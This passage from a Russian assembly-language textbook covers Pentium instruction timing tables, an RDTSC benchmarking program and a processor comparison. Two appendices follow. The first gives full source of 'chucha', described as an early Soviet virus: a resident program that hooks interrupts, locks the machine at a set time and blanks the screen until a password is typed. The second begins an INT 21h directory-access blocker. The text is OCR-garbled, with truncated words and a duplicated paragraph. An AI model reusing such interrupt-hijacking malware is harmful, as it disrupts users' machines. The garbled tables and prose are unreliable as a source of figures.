PUSHF(D)		3		11		1	1		
POPF(D)		10		6	1				
PUSHA(D)				2		8	8		
POPA(D)				2	8				
LAHF SAHF				1					
LEA	r,m	1							
LDS LES LIPS								lc)	

LGS									
LSS	m			8	3				
ADD SUB AND ORXOR	r,n/i			1					
ADD SUB AND ORXOR	r,m			1	1				
ADD SUB AND ORXOR	m,rli			1	1	1	1		
ADCSBB	r,n/i			2					
ADCSBB	r,m			2	1				
ADCSBB	m,rli			3	1	1	1		
CMP TEST	r,n/i			1					
CMP TEST	m,rli			1	1				
INC DEC NEG NOT	r			1					
INCDECNEGNOT	m			1	1	1	1		
AASDAADAS			1						
AAD		1		2				4	
AAM		1	1	2				15	
MULIMUL	r,(r),(i)	1						4	1
MULIMUL	(r),m	1			1			4	1
DIV IDIV	r8	2		1				19	12
DIVIDIV	r16	3		1				23	21
DIVIDIV	r32	3		1				39	37
DIVIDIV	m8	2		1	1			19	12
DIVIDIV	m16	2		1	1			23	21
DIVIDIV	m32	2		1	1			39	37
CBWCWDE				1					
CWDCDQ		1							
SHR SHL SAR ROR									
ROL	r,i/CL	1							
SHR SHL SAR ROR									
ROL	m,i/CL	1			1	1	1		
RCRRCL	r,1	1		1					
RCR RCL	r8,i/CL	4		4					
RCR RCL	r16/32,i/CL	3		3					
RCRRCL	m,1	1		2	1	1	1		
RCRRCL	m8,i/CL	4		3	1	1	1		

RCR RCL	m16/32,i/CL	4		2	1	1	1		
SHLD SHRD	r,r,i/CL	2							
SHLD SHRD	m,r,i/CL	2		1	1	1	1		
BT	r,r/i			1					
BT	m,r/i	1		6	1				
BTRBTSBTC	r,r/i			1					
BTRBTSBTC	m,r/i	1		6	1	1	1		
BSFBSR	r,r		1	1					
BSFBSR	r,m		1	1	1				
SETcc	r			1					
SETcc	m			1		1	1		
JMP	short/near		1						2
JMP	far	21			1				
JMP	r		1						2
JMP	m(near)		1		1				2
JMP	m(far)	21			2				
conditional jump	short/near		1						2
CALL	near		1	1		1	1		2
CALL	far	28			1	2	2		
CALL	r		1	2		1	1		2
CALL	m(near)		1	4	1	1	1		2
CALL	m(far)	28			2	2	2		
RETN			1	2	1				2
RETN	i		1	3	1				2
RETF		23			3				
RETF	i	23			3				
J(E)CXZ	short		1	1					
Loop	short	2	1	8					
LOOP(N)E	short	2	1	8					
ENTER	i,0			12		1	1		
ENTER	a,b	ca.	1 8	+4b		b -i	2 b		
LEAVE				2	1				
BOUND	r,m	7		6	2				
CLC STC CMC				1					
CLDSTD				4					
CLI		9							
STI		17							
INTO				5					

LODS					2				
REP LODS				10+6n					
STOS					1	1	1		
REP STOS				ca. 5n	a)				
MOVS				1	3	1	1		
REP MOVS				ca. 6n	a)				
SCAS				1	2				
REP(N)E SCAS				12+7n					
CMPS				4	2				
REP(N)E CMPS				12+9n					
BSWAP		1		1					
CPUID		23-48							
RDTSC		31							
IN		18						>300	
OUT		18						>300	
PREFETCHNTA d)	m				1				
PREFETCHT0/1/2 d)	m				1				
SFENCE d)						1	1		6

Примечания

a) быстро при определенных условиях: см. пункт 6.26.3;

b) смотри пункт 6.26.1;

c) 3, если константа без базового или индексного регистра;

d) только P3.

6.29.2 Инструкции FPU (PPro, P2 и P3)

Таблица 6.11. Время выполнения инструкций FPU. Процессоры PPro, P2 и P

Инструкции	Операнды	микрооперации						задержка	Производи-тельность
		p0	p1	p01	p2	p3	p4		
FLD	r	1							
FLD	m32/64				1			1	
FLD	m80	2			2				
FBLD	m80	38			2				
FST(P)	r	1							
FST(P)	m32/m64					1	1	1	
FSTP	m80	2				2	2		
FBSTP	m80	165				2	2		
FXCH	r							0	3/1 f)
FILD	m	3			1			5	
FIST(P)	m	2				1	1	5	
FLDZ		1							
FLD1 FLDPI FLDL2E e	tc.	2							
FCMOVcc	r	2						2	
FNSTSW	AX	3						7	
FNSTSW	m16	1				1	1		
FLDCW	m16	1	1		1			10	
FNSTCW	m16	1				1	1		
FADD(P) FSUB(R)(P)	r	1						3	1/1
FADD(P) FSUB(R)(P)	m	1			1			3-4	1/1
FMUL(P)	r	1						5	1/2 g)
FMUL(P)	m	1			1			5-6	1/2 g)
FDIV(R)(P)	r	1						38 h)	1/37
FDIV(R)(P)	m	1			1			38 h)	1/37
FABS		1							

FCHS		3						2	
FCOM(P) FUCOM	r	1						1	
FCOM(P) FUCOM	m	1			1			1	
FCOMPP FUCOMPP		1	1					1	
FCOMI(P) FUCOMI(P)	r	1						1	
FCOMI(P) FUCOMI(P)	m	1			1			1	
FIADD FISUB(R)	m	6			1				
FIMUL	m	6			1				
FIDIV(R)	m	6			1				
FICOM(P)	m	6			1				
FTST		1						1	
FXAM		1						2	
FPREM		23							
FPREM1		33							
FRNDINT		30							
FSCALE		56							
FXTRACT		15							
FSQRT		1						69	e,i)
FSIN FCOS		17-97						27-103	e)
FSINCOS		18-110						29-130	e)
F2XM1		17-48						66	e)
FYL2X		36-54						103	e)
FYL2XP1		31-53						98-107	e)
FPTAN		21-102						13-143	e)
FPATAN		25-86						44-143	e)
FNOP		1							
FINCSTP FDECSTP		1							
FFREE	r	1							
FFREEP	r	2							
FNCLEX			3						

FNINIT		13							
FNSAVE		141							
FRSTOR		72							
WAIT			2						

Примечания

e) не конвейеризуется;

f) FXCH генерирует 1 микрооперацию, что делается с помощью переименован. регистром, порты при этом не задействуются;

g) FMUL использует ту же схему, что и целочисленное умножение. Поэтому комб нированная производительность целочисленных умножений и умножений FPU равна FMUL + 1 IMUL за 3 такта;

h) задержка FDIV зависит от заданной в контрольном слове точности: 64 бита даı задержку в 38 тактов, 53 - в 32 такта, 24 - в 18. Деление на степень от двух занимает тактов. Производительность равна 1/(задержка-1);

i) быстрее для низкой точности.

6.29.3 Инструкции MMX (P2 и P3)

Таблица 6.12. Время выполнения инструкций MMX. Процессоры P2 и I

Инструкция	Операнды	микрооперации						задержка	Производи-тельность
		p0	p1	p01	p2	p3	p4		
MOVD MOVQ	r,r			1					2/1
MOVD MOVQ	r64,m32/64				1				1/1
MOVD MOVQ	m32/64,r64					1	1		1/1
PADD PSUB PCMP	r64,r64			1					1/1
PADD PSUB PCMP	r64,m64			1	1				1/1
PMUL PMADD	r64,r64	1						3	1/1
PMUL PMADD	r64,m64	1			1			3	1/1
PAND PANDN POR									
PXOR	r64,r64			1					2/1
PAND PANDN POR									

PXOR	r64,m64			1	1				1/1
PSRA PSRL PSLL	r64,r64/i		1						1/1
PSRA PSRL PSLL	r64,m64		1		1				1/1
PACK PUNPCK	r64,r64		1						1/1
PACK PUNPCK	r64,m64		1		1				1/1
EMMS		1						6 k)	
MASKMOVQ d)	r64,r64	1		1		1	1	2-8	1/30-1/2
PMOVMSKB d)	r32,r64		1					1	1/1
MOVNTQ d)	m64,r64					1	1		1/30-1/1
PSHUFW d)	r64,r64,i		1					1	1/1
PSHUFW d)	r64,m64,i		1		1			2	1/1
PEXTRW d)	r32,r64,i		1	1				2	1/1
PISRW d)	r64,r32,i		1					1	1/1
PISRW d)	r64,m16,i		1		1			2	1/1
PAVGB PAVGW d)	r64,r64			1				1	2/1
PAVGB PAVGW d)	r64,m64			1	1			2	1/1
PMINUB PMAXUB PMINSW									
PMAXSW d)	r64,r64			1				1	2/1
PMINUB PMAXUB PMINSW									
PMAXSW d)	r64,m64			1	1			2	1/1
PMULHUW d)	r64,r64	1						3	1/1
PMULHUW d)	r64,m64	1			1			4	1/1
PSADBW d)	r64,r64	2		1				5	1/2
PSADBW d)	r64,m64	2		1	1			6	1/2

Примечания

d) только P3;

k) Можно скрыть задержку, вставив другие инструкции между EMMS и последующими инструкциями FPU.

6.29.4. Инструкции XMM (P3)

Таблица 6.13 «Время выполнения инструкций XMM. Процес

Инструкция	Операнды	микрооперации						задержка	Производи-
		p0	p1	p01	p2	p3	p4		
MOVAPS	r128,r128			2				1	1
MOVAPS	r128,m128				2			2	1
MOVAPS	m128,r128					2	2	3	1
MOVUPS	r128,m128				4			2	1
MOVUPS	m128,r128		1			4	4	3	1
MOVSS	r128,r128			1				1	1
MOVSS	r128,m32			1	1			1	1
MOVSS	m32,r128					1	1	1	1
MOVHPS MOVLPS	r128,m64			1				1	1
MOVHPS MOVLPS	m64,r128					1	1	1	1
MOVLHPS MOVHLPS	r128,r128			1				1	1
MOVMSKPS	r32,r128	1						1	1,
MOVNTPS	m128,r128					2	2		1, -1/2
CVTPI2PS	r128,r64		2					3	1,
CVTPI2PS	r128,m64		2		1			4	1,
CVTPS2PI									
CVTTPS2PI	r64,r128		2					3	1/
CVTPS2PI	r64,m128		1		2			4	1/
CVTSI2SS	r128,r32		2		1			4	1/
CVTSI2SS	r128,m32		2		2			5	1/
CVTSS2SI									
CVTTSS2SI	r32,r128		1		1			3	1/
CVTSS2SI	r32,m128		1		2			4	1/

ADDPS SUBPS	r128,r128	·	2					3	1/2
ADDPS SUBPS	r128,m128		2		2			3	1/2
ADDSS SUBSS	r128,r128		1					3	1/1
ADDSS SUBSS	r128,m32		1		1			3	1/1
MULPS	r128,r128	2						4	1/2
MULPS	r128,m128	2			2			4	1/2
MULSS	r128,r128	1						4	1/1
MULSS	r128,m32	1			1			4	1/1
DIVPS	r128,r128	2						48	1/34
DIVPS	r128,m128	2			2			48	1/34
DIVSS	r128,r128	1						18	1/17
DIVSS	r128,m32	1			1			18	1/17
ANDPS ANDNPS ORPS									
XORPS	r128,r128		2					2	1/2
ANDPS ANDNPS ORPS									
XORPS	r128,m128		2		2			2	1/2
MAXPS MINPS	r128,r128		2					3	1/2
MAXPS MINPS	r128,m128		2		2			3	1/2
MAXSS MINSS	r128,r128		1					3	1/1
MAXSS MINSS	r128,m32		1		1			3	1/1
CMPccPS	r128,r128		2					3	1/2
CMPccPS	r128,m128		2		2			3	1/2
CMPccSS	r128,r128		1		1			3	1/1
CMPccSS	r128,m32		1		1			3	1/1
COMISS UCOMISS	r128,r128		1					1	1/1
COMISS UCOMISS	r128,m32		1		1			1	1/1
SQRTPS	r128,r128	2						56	1/56
SQRTPS	r128,m128	2			2			57	1/56
SQRTSS	r128,r128	2						30	1/28
SQRTSS	r128,m32	2			1			31	1/28

RSQRTPS	r128,r128	2						2	1/2
RSQRTPS	r128,m128	2			2			3	1/2
RSQRTSS	r128,r128	1						1	1/1
RSQRTSS	r128,m32	1			1			2	1/1
RCPPS	r128,r128	2						2	1/2
RCPPS	r128,m128	2			2			3	1/2
RCPSS	r128,r128	1						1	1/1
RCPSS	r128,m32	1			1	.		2	1/1
SHUFPS	r128,r128,i		2	1				2	1/2
SHUFPS	r128,m128,i		2		2			2	1/2
UNPCKHPS UNPCKLPS	r128,r128		2	2				3	1/2
UNPCKHPS UNPCKLPS	r128,m128		2		2			3	1/2
LDMXCSR	m32	11						15	1/15
STMXCSR	m32	6						7	1/9
FXSAVE	m4096	116						62	
FXRSTOR	m4096	89						68	

6.30. Тестирование скорости

У микропроцессоров семейства Pentium есть встроенный 64-х битный счетчик, кото можно считывать в EDX:EAX, используя инструкцию RDTSC (read time stamp counter). инструкция очень полезна для того, чтобы точно узнать, сколько тактов занял кусок кода.

Программа ниже полезна для измерения количества тактов, которое занимает Программа выполняет код 10 раз и сохраняет 10 значений счетчика. Программу мо: использовать как в 16-ти, так и в 32-х битном режиме на P1 и PMMX.

```
;************   Тестовая программа для P1 и PMMX:
********************
ITER  EQU     10              ; количество повторений
OVERHEAD EQU    15              ; 15 для P1, 17 для PMMX
RDTSC MACRO                   ; определяем инструкцию RDTSC
      DB      0FH,31H
ENDM
;************   Data segment:                    *****************
.DATA                          ; сегмент данных
ALIGN   4
```

```
COUNTER DD      0                  ; счетчик цикла
TICS    DD      0                  ; временная переменная для счетчика
RESULTLIST  DD  ITER DUP (0)       ; список тестовых результатов
;***********    Code segment:                  *******************
.CODE                              ; сегмент кода
BEGIN:  MOV     [COUNTER],0        ; сбрасываем счетчик цикла
TESTLOOP:                          ; тестовый цикл
;********* Делаем здесь необходимую инициализацию: ****************
      FINIT
;***********       Конец инициализиции             *******************
      RDTSC                      ; считываем значение счетчика тактов
      MOV     [TICS],EAX         ; сохраняем его
      CLD                        ; не спариваемая инструкция
REPT    8
      NOP                        ; 8 NOP'ов, чтобы избежать "затенения"
ENDM
;***   Поместите здесь инструкции, которые нужно протестировать:  ***
      FLDPI                      ; это всего лишь пример
      FSQRT
      RCR     EBX,10
      FSTP    ST
;******** Конец инструкций, которые нужно тестировать  *************
      CLC                      ; инструкция против спаривания и затенения
      RDTSC                      ; снова читаем счетчик
      SUB     EAX,[TICS]         ; вычисляем разность
      SUB     EAX,OVERHEAD       ; вычитаем такты, которые использовали
                               ; подсобные инструкции (против спаривания
                                 ; и затенения)
      MOV     EDX,[COUNTER]      ; счетчик цикла
      MOV    [RESULTLIST][EDX],EAX   ; сохраняем результат в таблице
      ADD    EDX,TYPE RESULTLIST     ; увеличиваем значение счетчика
      MOV     [COUNTER],EDX            ; сохраняем счетчик
      CMP     EDX,ITER * (TYPE RESULTLIST)
      JB      TESTLOOP                 ; повторяем заданное число раз
; вставьте здесь код, чтобы считать значения в RESULTLIST
```

Дополнительные инструкции до и после тестируемого кода включены, чтобы получить адекватные результаты на P1. CLD – это неспариваемая инструкция, которая была добавлена, чтобы порядок спаривания инструкций в первый раз был такой же, как и во все остальные. Восемь инструкций NOP были вставлены, чтобы предотвратить влияние возможных префиксов в тестируемом коде, которые могли бы раскодироваться в тени предыдущих инструкций на P1. Однобайтовые инструкции использовались здесь, чтобы получить тот же порядок спаривания.

На PMMX еще можно вставить 'XOR EAX,EAX / CPUID' перед тестируемым кодом, чтобы FIFO-буфер инструкций был очищен, или какую-нибудь длительную инструкцию (например, CLI или AAD), если нужно, чтобы он был полон (CPUID не вызывает эффекта затенения – может начаться раскодировка префиксов последующих инструкций).

На PPro, P2 и P3 можно добавить 'XOR EAX,EAX / CPUID' до и после кажд RDTSC, чтобы предотвратить ее возможное выполнение параллельно с какой-ниб другой инструкцией и убрать подсобные инструкции. CPUID – это синхронизирую инструкция, это означает, что она очищает конвейер и ждет, пока все исполняющи инструкции не будут выполнены, и только тогда выполнится сама. Это может быть лезно для тестирования.

Инструкция RDTSC не может выполняться в виртуальном режиме на P1 и PMM поэтому при запуске DOS-программ, следует перегрузиться в реальный режим.

Полный текст исходного кода тестовой программы доступен по адр http://www.agner.org/assem/.

У процессоров Pentium есть специальные счетчики наблюдения за качеством рабо которые отслеживают и подсчитывают такие события, как промахи кэша, невыравн ность, различные задержки. Подробности об использовании счетчиков в данной главе затрагиваются, но их можно найти в "Intel Architecture Software Developer's Manual", v 3, Appendix A.

6.31. Сравнение различных микропроцессоров

В табл. 6.14 изложены некоторые важные различия между процессорами семейства Pentiur

Таблица 6.14. Основные поколения семейства процессоров Pentiu

	P1	PMMX	PPro	P2	P3
кэш кода, кб	8	16	8	16	16
кэш данных, кб	8	16	8	16	16
встроенный кэш 2 уровня, кб	0	0	256	512 *)	512 *)
инструкции MMX	нет	да	нет	да	да
инструкции XMM	нет	нет	нет	нет	да
инструкции условной пересылки данных	нет	нет	да	да	да
выполнение не по порядку	нет	нет	да	да	да
предсказывание переходов	плохо	хорошо	хорошо	хорошо	хорошо
количестов элементво в буфере предсказывания переходов	256	256	512	512	512
размер стекового буфера возвращений	0	4	16	16	16
потери при неправильном	3-4	4-5	10-20	10-20	10-20

предсказании перехода					
задержки чтения регистров	0	0	5	5	5
время ожидания FMUL	3	3	5	5	5
производительность FMUL	1/2	1/2	1/2	1/2	1/2
время ожидания IMUL	9	9	4	4	4
производительность IMUL	1/9	1/9	1/1	1/1	1/1

*) Celeron: 0-128, Xeon: 512 или больше, доступны другие варианты. На некоторых версиях кэш второго уровня выполняется на половинной скорости.

Комментарии к таблице

- Размер кэша кода важен, если критические части программы занимают достаточно много места.
- Размер кэша данных важен для всех программ, которые обрабатывают большое количество данных в критической части.
- Инструкции MMX и XMM полезны для тех программ, которые обрабатывают большие массивы данных, такие как звук и изображения. Не всегда от использования инструкций MMX и XMM можно получить выгоду.
- Инструкции условной пересылки данных полезны для того, чтобы избавиться от плохо предсказуемых условных переходов.
- Выполнение не по порядку улучшает качество (особенно не оптимизированного кода). Оно включает в себя автоматическую перегруппировку и переименование регистров.
- Процессоры с хорошим механизмом предсказания переходов могут предсказывать простые повторяющиеся последовательности. Чем выше потери при неправильном предсказании переходов, тем важнее их предсказуемость.
- Стековый буфер возвратов улучшает предсказание инструкций возврата из подпрограмм, когда они вызываются из нескольких мест.
- Задержки чтения регистров делают обработку смешанных типов данных (8, 16, 32 битов) более сложной.
- Время ожидания инструкции умножения зависит от цепочки зависимостей. Производительность 1/2 значит, что инструкция может конвейеризироваться, поэтому новое умножение может начинаться каждый второй такт. Это определяет скорость параллельной обработки данных.
- Использование инструкций FPU на P1 и PMMX часто требует большого количества дополнительных инструкций FXCH. Это тормозит выполнение на "старых" процессорах, но не на процессорах семейства Pentium и продвинутых неинтеловских процессорах.
- Использование инструкций MMX на процессорах PMMX, P2 и P3 или инструкций условной пересылки данных на PPro, P2 и P3 создает проблемы периносимости с более ранними процессорами. Решение может состоять в написании нескольких версий кода, каждая из кото-

- Использование инструкций FPU на P1 и PMMX часто требует большого коли дополнительных инструкций FXCH. Это тормозит выполнение на "старых" процес но не на процессорах семейства Pentium и продвинутых неинтеловских процессорах.
- Использование инструкций MMX на процессорах PMMX, P2 и P3 или инструкций усл пересылки данных на PPro, P2 и P3 создает проблемы периносимости с более ранним цессорами. Решение может состоять в написании нескольких версий кода, каждая из
рых будет оптимизированна под определенное поколение. Программа должна определ каком процессоре она выполняется и выбирать соответствующую версию (п. 6.27.10).
- Большая часть методов оптимизации быстродействия исполняемого кода, обсу шихся в этой главе, имеет ценность и для других микропроцессоров, включая и лия других производителей, не только Intel.

Литература

Основная:

1. Зубков С. В. Assembler. Для DOS, Windows и Unix. – М.: ДМК, 1999.
2. Рудаков П. И., Финогенов К. Г. Язык Ассемблера: уроки программирования М.: ДИАЛОГ-МИФИ, 2001.
3. Сван Т. Освоение Turbo Assembler. – Киев: Диалектика, 1996.
4. Финогенов К. Г. Самоучитель по системным функциям MS-DOS. – М.: Радио и связь: Энтроп, 1995.
5. Detmer R. C. Introduction to 80x86 Assembly Language and Computer Architecture. 2001.
6. Fog A. How to optimize for the Pentium family of microprocessors [http://www.anger.org/assem]
7. Hennessy J. L., Patterson D. A. Computer Architecture: A Quantitative Approach. 2002.

Дополнительная:

1. Зензин О. С., Иванов М. А. Стандарт криптографической защиты AES. Конечные поля. М.: КУДИЦ-ОБРАЗ, 2002.
2. Долгин А. Алгоритм противодействия исследованию исполняемых модулей Компьютер Пресс.– 1993.– № 11.– С. 55–61.
3. Долгин А., Расторгуев С. Защита программ от дизассемблеров и отладчиков Компьютер Пресс.– 1992.– № 4.– С. 49–53.
4. Дмитриевский Н. Н., Расторгуев С. П. Искусство защиты и "раздевания" программ. – М.: Совмаркет, 1991.
5. Иванов М. А., Чугунков И. В. Теория, применение и оценка качества генераторов псевдослучайных последовательностей. М.: КУДИЦ-ОБРАЗ, 2003.
6. Правиков Д., Фролов К. Реализация пристыковочного модуля. – Монитор.– 1994.– № 5.
7. Правиков Д. И. Ключевые дискеты. Разработка элементов систем защиты от несанкционированного копирования.– М.: Радио и связь, 1995.
8. Программно-аппаратные средства обеспечения информационной безопасности. Защита программ и данных. Учебн. пособие для вузов / П. Ю. Белкин. О. О. Михальский, А. С. Першаков и др. – М.: Радио и связь, 2000.
9. Расторгуев С. П. Программные методы защиты информации в компьютерах и сетях. – М.: Яхтсмен, 1996.

10. Рыскунов А. Этот безумный, безумный, безумный мир резидентных программ Монитор.– 1992.– № 4.– С. 3–12;– № 5.– С. 53–58.
11. Спесивцев А. В., Вегнер В. А., Крутяков А. Ю. и др. Защита информаци в персональных ЭВМ.– М.: Радио и связь: МП "Веста", 1992.
12. Щербаков А. Защита от копирования. Построение программных средств. М.: ЭДЭЛЬ, 1992.
13. Щербаков А. Разрушающие программные воздействия. – М.: ЭДЭЛЬ, 1993.
14. Электронный журнал X25-zine.
15. Материалы с сайта http://www.ssl.stu.neva.ru/psw/crypto.html.
16. Материалы с сайта http://rootteam.void.ru
17. Материалы с сайта http://www-106.ibm.com/developerworks/
18. Материалы с сайта http://www.shellcode.com.ar
19. Материалы с сайта http://www.advancedlinuxprogramming.com/
20. Материалы сайта http://www. wasm.ru

Приложение 1

Вариант реализации одного из первых советских вирусов

```
; ==================================================================
; ==== chucha.asm ==================================================
; ==== В определенное время блокируется система прерываний, ========
; ==== очищается экран и в его центр выводится сообщение ===========
; ==== "Хочу Чучу!". Восстановление экрана и снятие блокировки =====
; ==== прерываний происходит только после ввода ====================
; ==== с клавиатуры последовательности символов "ЧУЧА". ============
; ==================================================================
                .286
                .MODEL tiny
                .CODE
alarm           EQU     2145h           ; Время активизации
old_2fh EQU     OFFSET start    ; Адрес старого ВП 2Fh
old_08h EQU     OFFSET start+4
                                        ; Адрес старого ВП 08h
old_ss          EQU     OFFSET start+8
                                        ; Адрес для хранения "старого" SS
old_sp          EQU     OFFSET start+10
                                        ; Адрес для хранения "старого" SP
new_sp          EQU     OFFSET inst     ; Новый адрес SP
tmpbuf          EQU     OFFSET inst     ; Адрес временного видеобуфера
                ORG     100h
begin:
                jmp     start           ; Перейдем на загрузчик
; Скен-коды нажатия и отжатия клавиш X, E, X, F (ЧУЧА)
passwd          DB      2Dh, 0ADh, 12h, 92h,2Dh, 0ADh, 21h, 0A1h, 0
; Упакованное сообщение, выводимое при активизации
grphmes DB      4, 2, 3, 2, 3, 4, 3, 2, 2, 2, 2
                DB      2, 2, 2, 6, 2, 2, 2, 2, 2, 2, 2
                DB      2, 2, 2, 2, 2, 2, 2, 2, 3, 2, 9
                DB      2, 1, 2, 3, 2, 2, 2, 2, 2, 2, 2
                DB      2, 2, 2, 2, 6, 2, 2, 2, 2, 2, 2
                DB      2, 2, 2, 2, 2, 2, 2, 2, 2, 3, 2
                DB      10, 3, 4, 2, 2, 2, 3, 5, 3, 5, 7
                DB      5, 3, 5, 3, 5, 3, 5, 3, 2, 9, 2
                DB      1, 2, 3, 2, 2, 2, 6, 2, 6, 2, 10
                DB      2, 6, 2, 6, 2, 6, 2, 13, 2, 3, 2
                DB      3, 4, 7, 2, 3, 4, 11, 2, 2, 5, 7
                DB      2, 2, 5, 4, 2, 0
; Строка, выводимая при запуске
txtmes          DB      'ЧУЧА', 0Dh, 0Ah,'
                DB      (c) Oleg V. Burdaev, 2000', 0Dh, 0Ah, '$'
; Новый обработчик мультиплексного прерывания 2Fh -
; проверка наличия в памяти первой копии программы
new_2fh:
                cmp     ah, 0E8h
                jne     out2fh
                mov     al, 0FFh; Признак присутствия
```



```
                iret
                out2fh:
                jmp     DWORD PTR cs:[old_2fh]
                ; Переход к старому обработчику
; Новый обработчик прерывания таймера 08h
new_08h:
                cld
; Сохранение "старого" адреса стека, установка собственного стека
                mov     WORD PTR cs:[old_sp], sp
                mov     WORD PTR cs:[old_ss], ss
                xchg    ax, sp
                mov     ax, cs
                mov     ss, ax
                xchg    ax, sp
                mov     sp, new_sp
                ; Сохранение используемых регистров
                push    ax cx   si di es ds
                ; Чтение текущего времени из CMOS
                mov     al, 2
                out     70h, al
                in      al, 71h ; Читаем минуты
                mov     cl, al
                mov     al, 4
                out     70h, al
                in      al, 71h ; Читаем часы
                mov     ch, al
                cmp     cx, alarm       ; Проверим время активизации
                jnz     exittime
                mov     al, 80h ; Запретим немаскируемое
                out     70h, al ; прерывание
                in      al, 71h ; и проверим
                or      al, al          ; секунды текущего
                jnz     exittime; времени на ноль
                cli                     ; Запретим прерывания
; Сохраним текстовый видеобуфер
                push    cs
                push    0B800h
                pop     ds
                pop     es
                xor     si, si
                mov     di, tmpbuf
                mov     cx, 2000
rep             movsw
                ; Очистим видеобуфер
                mov     cx, 2000
                mov     ax, 0720h
                push    ds
                pop     es
                xor     di, di
rep             stosw
                ; Выведем сообщение
                push    cs
                pop     ds
                mov     di, 1600
                mov     si, OFFSET grphmes
                mov     ax, 07DBh
outmes:
```

```
                mov     cl, BYTE PTR [si]
                or      cl, cl
                jz      reenter
                xor     al, 0FBh
rep             stosw
                inc     si
                jmp     outmes
                ; Ожидаем ввода с клавиатуры ключевой последовательности
reenter:
                mov     si, OFFSET passwd
next:
                cmp     BYTE PTR [si], 0
                jz      restore
                mov     ah, al
                in      al, 60h ; Читаем из порта
                cmp     al, ah          ; клавиатуры, пока
                jz      next            ; не будет изменений
                cmp     al, [si]; Сравним считанный код с кодом
                jnz     reenter ; ключевой последовательности
                inc     si
                jmp     next
                ; Восстановим видеобуфер и разрешим прерывания
restore:
sti
                mov     si, tmpbuf
                xor     di, di
                mov     cx, 2000
rep     movsw
exittime:
                xor     al, al
                out     70h, al
                ; Восстановим сохраненные регистры
                pop     ds es di si cx ax
                ; Восстановим стек
                mov     ss, WORD PTR cs:[old_ss]
                mov     sp, WORD PTR cs:[old_sp]
                ; Перейдем на старый обработчик прерывания от таймера
                jmp     DWORD PTR cs:[old_08h]
; Загрузчик резидентной части программы
start:
                mov     ah, 0E8h; Проверим, не находится
                int     2fh             ; ли уже эта программа
                cmp     al, 0FFh; в памяти
                jz      inst
                ; Загрузка - сохранение "старых" и установка "новых" ВП,
                ; вывод сообщения и завершение программы с оставлением
                ; в памяти 5K
                mov     ax, 352Fh
                int     21h
                mov     WORD PTR cs:[old_2fh], bx
                mov     WORD PTR cs:[old_2fh+2], es
                mov     ax, 3508h
                int     21h
                mov     WORD PTR cs:[old_08h], bx
                mov     WORD PTR cs:[old_08h+2], es
                mov     ax, 252Fh
                mov     dx, OFFSET new_2fh
                push    cs
                pop     ds
```



```
                int     21h
                mov     ax, 2508h
                mov     dx, OFFSET new_08h
                push    cs
                pop     ds
                int     21h
                mov     dx, OFFSET txtmes
                mov     ah, 09h
                int     21h
                mov     dx, 1400h
                int     27h
                ; Завершим программу
inst:
                int     20h
                END     begin
; Примечания.
; 1) Сохраняемые вектора прерываний записываются поверх уже
;    выполненного кода загрузчика.
; 2) В памяти после загрузки остаются 5Кб, 4 из которых необходимы
;    для сохранения содержимого видеобуфера при активизации
;    программы.
; 3) При совпадении текущего времени с установленным считывается
;    дополнительно текущее значение секунд и одновременно
;    запрещается немаскируемое прерывание.
;    Дополнительный анализ значения секунд позволяет избежать
;    повторной активизации программы после ввода кодовой
;    последовательности - выполнение продолжается только в случае
;    равенства секунд нулю, иначе происходит переход
;    на метку exittime.
; 4) После активизации программы распаковщик формирует сообщение
;    следующего вида:
;
;    ХОЧУ ЧУЧУ!
;
;    Это сообщение хранится в программе в запакованном виде
;    по адресу grphmes, каждое значение соответствует количеству
;    поочередно выводимых символов пробела или полного заполнения.
```

Приложение 2
Резидентный блокировщик доступа к директории

```
; ==================================================
; ==== dirlock.asm - резидентный блокировщик ========
; ==== доступа к директории. =======================
; ==================================================
        . 386
        . MODEL tiny
        . CODE
        ORG     100h
begin:
        mov     dx, OFFSET crights
        mov     ah, 09h
        int     21h
        mov     ah, 0E8h        ; Проверка
        int     2fh                     ; наличия
        cmp     al, 0FFh        ; резидентной части
        jz      inst                    ; Уже в памяти - на выход
        cmp     BYTE PTR cs: [80h], 0
        jz      usage                   ; Командная строка пуста - на выход
; Перевод параметров командной строки к верхнему регистру
        xor     cx, cx
        mov     cl, cs: [80h]
        mov     di, 81h
tobig:
        cmp     BYTE PTR [di], 61h      ; 'a'
        jbe     big
        and     BYTE PTR [di], 0DFh     ; 'a' -> 'A' (61h -> 41h)
big:
        inc     di
        loop    tobig
; Сохранение векторов прерывания
        mov     ax, 352Fh
        int     21h
        mov     WORD PTR cs: old_2fh, bx
        mov     WORD PTR cs: old_2fh+2, es
        mov     ax, 3521h
        int     21h
        mov     WORD PTR cs: old_21h, bx
        mov     WORD PTR cs: old_21h+2, es
        mov     ax, 252Fh
; Установка новых векторов прерывания
        mov     dx, OFFSET cs: new_2fh
        push    cs
        pop     ds
        int     21h
        mov     ax, 2521h
        mov     dx, OFFSET cs: new_21h
        push    cs
        pop     ds
        int     21h
```



```
        mov     ah, 09h
; Вывод сообщения об успешной установке
        mov     dx, OFFSET insmsg
        int     21h
; Завершение и оставление резидентной части объемом 1 Кб
        mov     dx, 1000h
        int     27h
inst:
; Вывод сообщения о выгрузке
        mov     ah, 09h
        mov     dx, OFFSET remmsg
        int     21h
        jmp     exit
usage:
; Вывод информации об использовании
        mov     ah, 09h
        mov     dx, OFFSET usemsg
        int     21h
exit:
; Завершение программы
        mov     ax, 4C00h
        int     21h
; Обработчик прерывания 2Fh - выгрузка
new_2fh:
        cmp     ah, 0E8h
        jne     o2fh
        push    ds
        push    es
        pusha
        mov     ax, 2521h
        lds     dx, cs: old_21h
        int     21h
        mov     ax, 252Fh
        lds     dx, cs: old_2fh
        int     21h
        mov     es, WORD PTR cs: 2ch
        mov     ah, 49h
        int     21h
        push    cs
        pop     es
        mov     ah, 49h
        int     21h
        popa
        pop     es
        pop     ds
        mov     al, 0FFh
        iret
o2fh:
        jmp     cs: old_2fh
; Обработчик прерывания 21h
new_21h:
        cmp     ah, 39h  ; Функция DOS MKDIR ?
        jz      n21h            ; Да, на новый обработчик
        cmp     ah, 3Ah  ; Функция DOS RMDIR ?
        jz      n21h            ; Да, на новый обработчик
        cmp     ah, 3Bh  ; Функция DOS CHDIR ?
        jz      n21h            ; Да, на новый обработчик
```

```
        cmp     ah, 3Ch  ; Функция DOS CREATE ?
        jz      n21h            ; Да, на новый обработчик
        cmp     ah, 3Dh  ; Функция DOS OPEN ?
        jz      n21h            ; Да, на новый обработчик
        cmp     ah, 41h  ; Функция DOS DELETE ?
        jz      n21h            ; Да, на новый обработчик
        cmp     ah, 43h  ; Функция DOS CHMOD ?
        jz      n21h            ; Да, на новый обработчик
        cmp     ah, 4Bh  ; Функция DOS EXEC ?
